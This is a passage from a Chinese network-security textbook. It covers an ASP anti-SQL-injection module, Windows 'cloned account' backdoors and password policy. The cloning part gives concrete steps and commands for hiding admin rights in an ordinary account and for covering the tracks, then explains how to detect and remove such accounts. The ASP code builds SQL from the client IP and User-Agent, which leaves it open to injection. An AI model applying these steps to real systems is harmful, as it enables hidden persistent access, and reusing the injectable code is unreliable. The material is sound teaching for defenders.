非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

核心代码如下。

```
    sub stopit()
      response.write "存在禁止访问 ip 地址: "&rs("ip")
      response.end
      response.redirect "noright.asp"
    end sub
    dim attack_browser,attack_ip,attack_host
    attack_browser=Request.ServerVariables("Http_User_Agent")
    attack_ip=Request.ServerVariables("ReMote_Addr")
    attack_host=Request.ServerVariables("Remote_Host")
    set rs1=server.createobject("adodb.recordset")
    '从访问禁止 IP 地址中查询是否存在访问者的 IP 地址，如果存在则禁止其访问
    sql1="select ip from prohibit_ip where ip='"&attack_ip&"'"
    rs1.open sql1,conn,1,3
    if not rs1.eof then
     call stopit()
    end if
    rs1.close
    set rs1=nothing
    '从系统防范设置中查出电子邮件地址和运行的访问次数
    set rs2=server.createobject("adodb.recordset")
    sql2="select * from D_setup"
    rs2.open sql2,conn,1,3
    if not rs2.eof then
      session("email")=rs2("email")
      session("ok_count")=rs2("ok_count")
    end if
    rs2.close
    set rs2=nothing
    url=Request.ServerVariables("Query_String")
    call chk(url)
    '从 Attack_count 表中获取 A_count 的次数，如果 A_count 次数不小于默认的访问次数则禁止
    if chk(url) then
    set rs3=server.createobject("adodb.recordset")
    sql3="select A_count from attack_count "
    rs3.open sql3,conn,1,3
    if not rs3.eof then
      if rs3("A_count")>=session("ok_count") then
            '插入攻击记录信息到 Attack_record 表中
             t1_sql1="insert  into  Attack_record(ip,Attacktime ,  Host ,  Browser)
value('"&attack_ip&"',now(), '"&attack_host&"', '"&attack_browser&"')"
          set rsdel=conn.execute(t1_sql1)
        call stopit()
       ok=Jmail(session("email"),"SQL 注入攻击告警！ ","攻击者 IP 地址:"& attack_ip )
      else
         temp_a_count=rs3("a_count")+1
         '插入攻击 IP 地址和 A_count 信息到 Attack_count 表中
         t1_sql2="insert                into                Attack_count(ip,A_count)
value('"&attack_ip&"','"&temp_a_count&"')"
         set rsdel=conn.execute(t1_sql2)
      end if
    end if
```


非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

2. 使用方法

将所有均存入文件 sqlinject.asp 中，只需要将该文件包含在需要防范的页面中即可。其中需要包含 email.asp 和 conn.asp 两个文件，前者主要通过 Jmail 组件发送电子邮件，后者是调用数据库连接，本模型的所采用的数据库是 SQL Server 2000。

3. 实际应用效果分析

通过实际测试，当入侵者在网页中提交的非法字符达到指定次数后，系统会自动屏蔽该 IP 地址对网站的访问，并将攻击 IP 地址、攻击时间、攻击者浏览器版本等信息写入数据库。但是，本模型存在一个缺陷：当攻击者在一个局域网时，一旦系统自动记录该地址，其他使用该 IP 地址的非入侵用户也无法访问网站。我们采取的折中办法是：在禁止的网页上留有电子邮件地址，如果发现是因为 SQL 入侵导致某个局域网（企业）不能访问网站，则可以通过删除数据库中禁止访问的 IP 地址的方式恢复正常访问。

本节对 SQL 注入攻击的方法、原理及实施过程进行了阐述和总结，并给出了一些常见的 SQL 注入攻击防范方法。在本节的最后，给出了一种 SQL 注入攻击自动防范模型，通过在实际项目中的使用，能够很好地进行主动防范，具有较高的实用价值。

8.8 Windows 系统克隆用户攻击与防范

随着计算机技术的发展和计算机的普及，还有大大小小的黑客网站和越来越简单的工具，使得目前的网络攻击变得日趋频繁，被植入木马的计算机或服务器越来越多。与此同时，系统管理员的安全意识不断提高，加上杀毒软件的发展，网络木马的生命周期越来越短。所以，攻击者在获取服务器的控制权限后，一般使用克隆用户或者通过安装 SHIFT 后门来达到隐藏自己的目的。下面就介绍一些常见的克隆用户，以及检查是否存在克隆用户和清除克隆用户的方法。

8.8.1 克隆账号的原理与危害

我们了解一下克隆账号的原理与危害。

1. 克隆账号的原理

在注册表中有两处保存了账号的 SID 相对标志符，一处是注册表 HKEY_LOCAL_MACHINE\SAM\AMDomains\AccountUsers 下的子键名，另一处是该子键的子项 F 的值。但微软犯了一个错误——没有同步它们，登录时用的是后者，查询时用的是前者。当用 Administrator 的 F 项覆盖其他账号的 F 项后，就造成了账号是管理员权限，但查询还是原来状态的情况，这就是所谓的“克隆账号”。

安全小知识

SID，也就是安全标识符（Security Identifiers），是标识用户、组和计算机账户的唯一号码。在第一次创建该账户时，将给网络上的每一个账户发布一个唯一的 SID。Windows 2000 中的内部进程将引用账户的 SID 而不是账户的用户或组名。如果先创建账户，再删除账户，然后使用相同的用户名创建另一个账户，则新账户将不具有授权给前一个账户的权力或权限，原因是该账户具有不同的 SID。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

2. 克隆账号的危害

当系统用户一旦被克隆，配合终端服务，就等于向攻击者开启了一扇隐蔽的后门，让攻击者可以随时进入系统。这一扇门我们看不到，因为它依靠的是微软的终端服务，并没有释放病毒文件，所以不会被杀毒软件查杀。

8.8.2　克隆用户的常用方法

1. 手工克隆方法一

在 Windows 2000/XP/2003/NT 里，默认管理员账号的 SID 是固定的 500（0x1f4），那么，我们可以用机器里已经存在的一个账号将 SID 为 500 的账号进行克隆。在这里，我们选择的账号是 IUSR_XODU5PTT910NHOO（XODU5PTT910NHOO 为已被攻陷的服务器机器名）。为了增强隐蔽性，我们选择了这个账号。对所有用户都可以采用以下方法，只不过这个用户比较常见罢了。

这里使用的工具是 PsExec，一个轻型的 Telnet 替代工具，它使我们无需手动安装客户端软件即可执行其他系统上的进程，并且可以获得与控制台应用程序相当的完全交互性。PsExec 最强大的功能之一是在远程系统和远程支持工具（如 ipconfig）中启动交互式命令提示窗口，以便显示无法通过其他方式显示的有关远程系统的信息。执行命令“psexec -i -s -d cmd”，得到一个 System 的 CMD Shell，如图 8-34 所示。




图 8-34　获取系统权限 CMD Shell

得到一个拥有 system 权限的 CMD Shell，然后，在该 CMD Shell 里运行“regedit /e admin.reg HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F4”命令，我们将 SID 为 500（0x1f4）的管理员账号的相关信息导出，如图 8-35 所示。




图 8-35　导出管理员注册表值

编辑 admin.reg 文件，将 admin.reg 文件的第 3 行“HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F4”中的“1F4”修改为 IUSR_XODU5PTT910NHOO 的 SID，将文件中的“1F4”修改为“3EB”，如图 8-36 所示。

保存之后，执行命令“regedit /s admin.reg”，导入该 admin.reg 文件。执行“net user IUSR_XODU5PTT910NHOO n3tl04d”命令，修改 IUSR_XODU5PTT910NHOO 的密码为 n3tl04d。这里建议最好使用 14 位的密码，也就是说，越像 IUSR_XODU5PTT910NHOO 的密码越好。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 8-36　修改注册表值

现在，我们就可以使用 IUSR_XODU5PTT910NHOO 的密码 n3tl04d 进行远程登录，看到和管理员一样的配置环境了，如图 8-37 所示。




图 8-37　使用克隆账号登录 3389

注意

大部分机器里 IUSR_MACHINE 用户的 SID 都为 0x3E9。如果机器在最初安装的时候没有安装 IIS，而是自己创建账号后再安装 IIS，就有可能不是这个值了。如果不确定，可以使用“regedit /e sid.reg HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\IUSR_MACHINE”命令，先导出注册表，再编辑 sid.reg 文件，看到 SID 为“3EB”，如图 8-38 所示。




图 8-38　查看注册表值

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

2. 手工克隆方法二

另一种手工克隆账户方法是：运行 regedt32.exe，展开注册表到 HKEY_LOCAL_MACHINE\SAM\SAM，依次单击菜单栏中的“编辑”→“权限”选项（Windows 2000 中是“安全”→“权限”选项），弹出“SAM 的权限”对话框，单击 Administrators 用户，勾选允许完全控制（在 Windows 2000 中，是在该对话框中勾选“允许将来自父系的可继承权限传播给该对象”选项），单击“确定”按钮，如图 8-39 所示。

找到 HKEY_LOCAL_MACHINE\SAM\SAM\DomainsAccount\Users\00001F4，双击右边窗口中的“F”项，如图 8-40 所示。




图 8-39　设置权限




图 8-40　查看注册表 F 值

选取全部内容，单击右键，在弹出的快捷菜单中选择“复制”选项。打开 HKEY_LOCAL_MACHINE\SAM\SAM\DomainsAccount\Users\00003EB 下的 F 项，将刚才复制的内容粘贴进去。这样，我们就将 IUSR_XODU5PTT910NHOO 账号克隆成了管理员。将刚才 SAM 目录的权限删除，以免被人发现。

3. 使用 mt 克隆

mt.exe 是一款非常强大的网络工具，它主要以命令行的方式执行，可以开启系统服务、检查用户、直接显示用户登录密码等。它就像一把双刃剑，入侵者和系统管理员都要使用它，但由于常被入侵者使用，所以被很多杀毒软件列为病毒。MT 的详细测试报告可以访问 http://www.antian365.com/bbs/viewthread.php?tid=2786&extra=page%3D1&frombbs=1 了解。

克隆用户的用法如下，如图 8-41 所示。

```
mt -clone <SourUser> <DestUser>
```

图 8-41　使用 mt 进行账号克隆

例如，“mt -clone adminstrator IUSR_XODU5PTT910NHOO”。

非卖品，仅供非商业用途或交流学习使用

在这里，就是把管理员账号 administrator 克隆为 IUSR_XODU5PTT910NHOO 账号。最后，执行“net user IUSR_XODU5PTT910NHOO n3tl04d”命令，修改 IUSR_XODU5PTT910NHOO 的密码为 n3tl04d。

4. 使用 AIO 克隆

AIO（All In One）是 WinEggDrop 编写的一个把很多小工具功能集成在一起的“工具”，其中有克隆用户、修改服务的启动类型、删除系统账户、检查系统隐藏服务、端口扫描和端口转发等功能。使用 AIO 克隆很简单，命令格式如下。

```
Aio.exe -Clone 正常账号 要被克隆账户 密码
```

命令示例如下。

```
Aio.exe -Clone Administrator IUSR_XODU5PTT910NHOO n3tl04d
```

这样，就可以用 IUSR_XODU5PTT910NHOO\n3tl04d 作为管理员登录了，如图 8-42 所示。




图 8-42　使用 AIO 克隆

5. 使用 CA 克隆

ca.exe 是小榕编写的一个远程克隆账号工具，当然，本地克隆也没问题，其用法如下。

```
ca \\IP 地址 管理员用户名 管理员密码 克隆的用户 密码
```

示例如下，如图 8-43 所示。

```
ca \\127.0.0.1 administrator 123456 IUSR_XODU5PTT910NHOO 123456
```




图 8-43　使用 CA 克隆

6. 使用 adhider 建立隐藏账号

adhider 是“锦毛鼠”编写的一个专门建立隐藏用户的工具。此工具有一个缺点，就是当服务器重启后，用户就隐藏不了，会在用户管理中显示出来，用法如下。

```
adhider 用户名 密码
```

命令示例如下。

```
adhider n3tl04d$\123456
```


非卖品，仅供非商业用途或交流学习使用

如图 8-44 所示，创建成功后就可以使用 3tl04d$\123456 登录，得到和管理员权限。




图 8-44　使用 adhider 建立隐藏账号

7. 使用 clone 克隆

clone 是由“28 度的冰”编写的一个克隆工具，只支持 Windows 2003 和 Windows XP，不支持 Windows 2000。此工具有一个缺点，那就是当服务器重启后，用户就无法隐藏，会在用户管理中显示出来，如图 8-45 所示。

图 8-45　使用 clone 克隆

该工具的用法如下。

```
Clone.exe 用户名 密码
```

命令示例如下。

```
clone n3tl04d 520mm
```

这时，就可以使用 n3tl04d\520mm 登录，得到管理员权限。

注意

在 Windows 2003 下使用 clone 克隆后，再使用 MT 检查，会提示没有系统权限，此时需要重启计算机或者运行一个拥有 system 权限的 CMD 才能使用 MT 检查。

8.8.3　克隆用户的安全检查与防范

当系统用户被克隆之后，更改管理员也无济于事，服务器上的信息和数据还是会被攻击者随意窃取。所以，必须先把克隆的用户清除，再进行其他安全检查。在检查是否存在克隆用户前，最好重启系统。采用 8.8.2 节介绍的第 6 种和第 7 种方法进行克隆的，就会在用户管理里显示出来了，如图 8-46 所示。如果发现克隆账号，可以用 mt 或 AIO 软件进行删除。




图 8-46　查看用户账号

1. 使用 MT 检查

在 CMD 命令行下，使用“mt -chkuser”命令检查系统克隆账号。输入命令后，会在屏幕中输出结果。主要查看 ExpectedSID 和 CheckedSID，如果这两个值不一样，说明账号被克隆了，如图 8-47 所示。IUSR_XODU5PTT910NHOO 用户的 ExpectedSID 和 CheckedSID 不一样，且它的 CheckedSID 值和管理员 administrator 的 CheckedSID 值一样，显然，IUSR_XODU5PTT910NHOO 是一个克隆账号。




图 8-47　使用 MT 检查

2. 使用 AIO 检查

不需要在 system 权限下也可以使用，用法如下，如图 8-48 所示。

```
Aio.exe -CheckClone
```




图 8-48　使用 AIO 检查

可以看出，n3tl04d、n3tl04d$ 都是克隆账号。

3. 使用 CCA 检查

CCA 是小榕编写的一款检查是否存在克隆的账号的工具，支持远程检查，但必须有管理员账号，用法如下。

```
cca.exe \\IP 地址 用户名 密码
```

检查本机是否存在克隆用户，如“cca \\127.0.0.1 administrator 123456”，如图 8-49 所示。




图 8-49　使用 CCA 检查

可以看出，n3tl04d、n3tl04d$ 都是克隆账号。

4. 使用 LP_Check 检查

如果系统存在克隆用户，软件将以红色字显示。不过，此工具检测不到使用 adhider.exe 克隆的用户，如图 8-50 所示。




图 8-50　使用 LP_Check 检查

只检测到 n3tl04d 一个克隆用户，事实上还存在另一个克隆用户 n3tl04d$，但 LP_Check 没有检测出来。

5. 手工检查

01　检查用户

对于系统的默认用户，如 guest、IUSR_XODU5PTT910NHOO 等，可以使用“net user IUSR_XODU5PTT910NHOO”命令查看最后登录日期，如图 8-51 所示。

可以看出，IUSR_XODU5PTT910NHOO 登录过系统，此账号默认显示“上次登录 从不”，因此可以判定账号已被克隆。

02　查看系统登录日志

Windows 2003 的用户登录审核是默认开启的。发现不明的登录日志，如图 8-52 所示。21:46 管理员并未登录系统，说明其他用户登录系统，单击就可以看到是哪个用户登录了，如图 8-53 所示。




图 8-51　查看用户登录时间




图 8-52　查看系统登录日志




图 8-53　查看日志审核记录

n3tl04d$ 在 21:46 登录过系统，说明此账号就是被克隆的账号。如果日志中没有记录，管理员也没有删除过日志，那肯定是入侵者删除的，说明系统肯定被入侵了。

此方法的缺点就是要查看日志，如果攻击者很少登录的话就很难发现。

03　查看注册表

运行 regedt32.exe，展开注册表到 HKEY_LOCAL_MACHINE\SAM\SAM，依次单击菜单栏中的“编辑”→“权限”选项，会弹出“SAM 的权限”对话框。单击 Administrators，勾选“允许完全控制”复选框，单击“确定”按钮。找到 HKEY_LOCAL_MACHINE\SAM\SAM\DomainsAccount\Users\Names，查看是否存在不明用户，如图 8-54 所示。

图 8-54　查看注册表中的用户

此方法只对添加新用户的克隆有效。如果克隆的是系统默认账号，如 guest、IUSR_MACHINE 等，需要导出两个用户的键值，然后对比 F 项，如果 IUSR_MACHINE 的 F 值和管理员的 F 项的值相同，说明已被克隆了，如图 8-55 所示。




图 8-55　检查注册表中的 F 项值

可以看出，3EB 的 F 项的值和管理员 1F4 的值一样，说明 SID 为 3EB 的账号是克隆账号。

6. 删除克隆用户

01　还原注册表

如果是系统默认账号被克隆的话，先到一台正常计算机上用同样的方法复制相同用户下面的 F 项的值。如果发现 IUSR_MACHINE（“MACHINE”为机器名）用户被克隆，就打开一台正常计算机的注册表，找到 HKEY_LOCAL_MACHINE\SAM\SAM\DomainsAccount\Users\000003EA，导出注册表，保存为 3EA.reg。回到被入侵的计算机，导入被克隆的用户注册表值为 3eb.reg，接着把 3ea.reg 里面的 F 值复制，替换 3eb.reg 里的 F 值，再把里面的“ea”改为“eb”（因为两台计算机的 IUSR_MACHINE 用户的 SID 不一样，如果一样，就不需要修改），如图 8-56 所示。




图 8-56　还原注册表被修改的值

保存后导入注册表，然后在 CMD 下使用“net user IUSR_MACHINE n3tl04d520mm”命令修改密码。如果是添加用户式的克隆，可使用以下方法。

02　使用 mt 删除克隆用户

在 CMD 命令环境下输入“mt -killuser 用户名”，如“mt -killuser n3tl04d”，命令运行成功后，n3tl04d 账号就不存在了，如图 8-57 所示。




图 8-57　使用 mt 删除克隆用户

03　使用 AIO 删除克隆用户

在 CMD 命令环境下输入“Aio.exe -DelUser 用户名”，如“Aio.exe -DelUser n3tl04d”，命令运行成功后，n3tl04d 用户就被删除了，如图 8-58 所示。




图 8-58　使用 AIO 删除克隆账号

8.8.4　小结

由于条件限制，本节的全部操作都是在 Windows 2003 环境下完成的。

当发现被克隆时，有人说要重装系统，但笔者认为这是不明智的选择，特别是服务器作为虚拟主机的时候，把客户的网站都停掉造成的损失谁来负责？再说，如果入侵是服务器配置不当或者其他网站漏洞造成的，仅靠重装系统无法把原来的漏洞补上，攻击者可以照着原路再一次攻陷系统。但是，仅删除被克隆的用户也是远远不够的，还需要更改所有管理员的密码。如果计算机提供 3389 远程终端服务或者安装了 pcAnywhere 等远程控制工具，则系统需要定期检查用户账号，一旦发现克隆账号，说明系统的安全风险非常大，单独删除克隆账号的意义不大。建议使用系统备份来恢复系统，并更改系统的所有账号和密码。

8.9　操作系统密码安全设置

很多黑客的入门都是从破解系统口令开始的，因此，设置安全的系统口令在网络攻防过程就尤为重要。如果口令足够安全，即使入侵者获取了系统的密码，但由于破解密码需要花费的时间成本太高，通常也会放弃。当我们设置系统口令时，大都会用自己熟悉的单词或一些习惯使用的数字，如电话号码、生日等，这在便于自己记忆的同时，也为入侵者打开了方便之门。本节就如何设置操作系统密码，分别从攻击（社会工程学对口令的攻击，内网渗透，暴力破解）和防护（主要是策略）两个方面进行研究。

8.9.1　系统密码安全隐患与现状

我们一起了解一下系统密码设置的安全隐患及现状。

1. 口令设置上的漏洞

中国杀毒网记载了一个有趣的心理试验：随机抽出 100 名在校大学生，要求他们分别写下两个单词，并告诉他们这两个单词是用于计算机的口令，非常重要，且将来的使用率也很高，要求他们尽量慎重考虑，结果却出人意料。

- 用自己的中文拼音者最多，有 37 人。
- 用常用英文单词的有 23 人，其中许多人都用了具有特定意义的单词，如 anything、hello、good、happy 等。
- 用计算机中经常出现的单词有 18 人，这些单词中包括操作系统的常用命令，如 system、command、copy、harddisk、mouse 等。
- 用自己的出生日期有 7 人，其中年、月、日各不相同，但有 3 人使用了中国常用的日期表示方法。

上述测试中两个单词相同的有 21 人，相近的有 33 人。通过这些结果，如果满足字典攻击的条件，使用字典攻击成功的可能性就非常高，我们称之为口令设置上的漏洞。

2. 社会工程学对口令的攻击

黑客在入侵过程中会利用 Google、百度等搜索引擎充分收集被攻击对象的各种资料，在攻击中这些资料将起到辅助作用。

笔者研究发现，在很多网络安全的事故中，数据库服务器、FTP 服务器、文件服务器、远程终端等均设置为相同的密码，利用社会工程学进行口令猜测，这样做不但可以方便地渗透内网计算机，而且可以获取被入侵者的电子邮箱、QQ 等账号所对应的密码。

3. 内网渗透中对口令的攻击

内网渗透的思想源于特洛伊木马的思想。堡垒最容易从内部攻破，入侵者为了获得口令可谓煞费苦心，在他们江郎才尽的时候，打入“敌人”内部常常能让他们感到柳暗花明。为了能够成功渗透内网，入侵者通常采用如下手段。

- 利用传统手法，如 SQL 注入、漏洞溢出等，得到一个分站的服务器权限，然后，根据在分站上收集的电子邮箱信息、FTP 信息、网络拓扑信息、管理员常用的管理工具等渗透主站。
- 通过传送具有诱惑性的木马获得内网机器的控制权限，这应该算是社会工程学与漏洞的结合。例如，0day，也就是 Word、PDF 或 IE 0day 发挥作用的地方。很多人拿到 IE 0day 就直接挂马，其实 IE 0day 还有更高的价值，那就是发送邮件，如果管理员被欺骗并点击了入侵者发送邮件里的 URL，后果就很难预料了。BTV-7 就曾介绍淘宝网发生的账号盗用事件，通过“网络钓鱼”欺骗店主在假的“淘宝网”输入用户账号和密码。
- 社会工程学的又一次完美诠释。通过各种手段取得内网管理员或用户的信任，获得他的信息，如 QQ、电子邮箱等，抓住他的弱点，降低他的心理防线，在成熟的时候发送 URL 或在打包的软件里捆绑木马等，内网将面临又一次的攻击。

4. 暴力破解对口令的冲击

当其他道路行不通的时候，入侵者就会尝试暴力破解。对弱口令来说，暴力破解相对较容易；相反，那些设置了很多策略的强口令就需要完备的字典、性能先进的硬件和大量的时间来支持，基本上很难破解。

8.9.2 系统密码安全设置策略

系统密码安全设置策略如下。

1. 通过组策略加固密码设置

在“开始”→“运行”窗口中输入“gpedit.msc”并按“回车”键，就可以打开“组策略”设置窗口，如图 8-59 所示。

在“组策略”窗口的左侧展开“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“密码策略”选项，在右边窗格中就会出现一系列的密码设置项。经过这里的配置，可以建立一个完备的密码策略，使密码得到最大限度的保护，如图 8-60 所示。

